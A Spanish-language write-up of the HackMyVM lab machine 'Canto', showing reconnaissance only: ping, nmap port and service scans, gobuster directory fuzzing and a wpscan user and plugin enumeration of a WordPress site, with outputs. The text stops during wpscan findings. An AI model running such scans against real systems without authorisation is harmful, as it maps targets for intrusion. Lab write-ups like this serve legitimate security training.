Canto

Resolviendo la máquina Canto


> En esta publicación, comparto cómo resolví la máquina **Canto** de HackMyVM.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

`ping -c 1 192.168.1.134`




```
PING 192.168.1.134 (192.168.1.134) 56(84) bytes of data.
64 bytes from 192.168.1.134: icmp_seq=1 ttl=64 time=2.53 ms

--- 192.168.1.134 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.532/2.532/2.532/0.000 ms
```

TTL=64 -> **Linux**


Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.134 -oG allPorts`




```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 19:08 CEST
Initiating ARP Ping Scan at 19:08
Scanning 192.168.1.134 [1 port]
Completed ARP Ping Scan at 19:08, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:08
Scanning 192.168.1.134 [65535 ports]
Discovered open port 80/tcp on 192.168.1.134
Discovered open port 22/tcp on 192.168.1.134
Completed SYN Stealth Scan at 19:08, 7.42s elapsed (65535 total ports)
Nmap scan report for 192.168.1.134
Host is up, received arp-response (0.0065s latency).
Scanned at 2025-07-18 19:08:22 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:D6:DE:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65537 (2.622MB)
```

`nmap -p22,80 -sCV 192.168.1.134 -oN targeted`



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 19:08 CEST
Nmap scan report for 192.168.1.134
Host is up (0.0010s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p1 Ubuntu 1ubuntu3.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c6:af:18:21:fa:3f:3c:fc:9f:e4:ef:04:c9:16:cb:c7 (ECDSA)
|_  256 ba:0e:8f:0b:24:20:dc:75:b7:1b:04:a1:81:b6:6d:64 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Ubuntu))
|_http-title: Canto
|_http-server-header: Apache/2.4.57 (Ubuntu)
|_http-generator: WordPress 6.5.3
MAC Address: 08:00:27:D6:DE:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.17 seconds
```

HTTP



Start having your website more organized with Canto!

CMS
WordPress 6.8.2

Blogs
WordPress 6.8.2

Font scripts
Twitter Emoji (Twemoji)

Miscellaneous
RSS

Web servers
Apache HTTP Server 2.4.57


Programming languages
PHP

Operating systems
Ubuntu

Databases
MySQL


Fuzzing Web

```
gobuster dir -u http://192.168.1.134/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```



```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.134/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 319] [--> http://192.168.1.134/wp-content/]
/wp-includes          (Status: 301) [Size: 320] [--> http://192.168.1.134/wp-includes/]
/wp-admin             (Status: 301) [Size: 317] [--> http://192.168.1.134/wp-admin/]
Progress: 38267 / 207644 (18.43%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 38690 / 207644 (18.63%)
===============================================================
Finished
===============================================================
```


```
http://192.168.1.134/wp-admin
```




Explotación

Wpscan

```
wpscan --url http://192.168.1.134/ --enumerate u,vp
```




```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
Y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.134/ [192.168.1.134]
[+] Started: Fri Jul 18 19:14:56 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.57 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.134/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.134/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.134/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.134/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

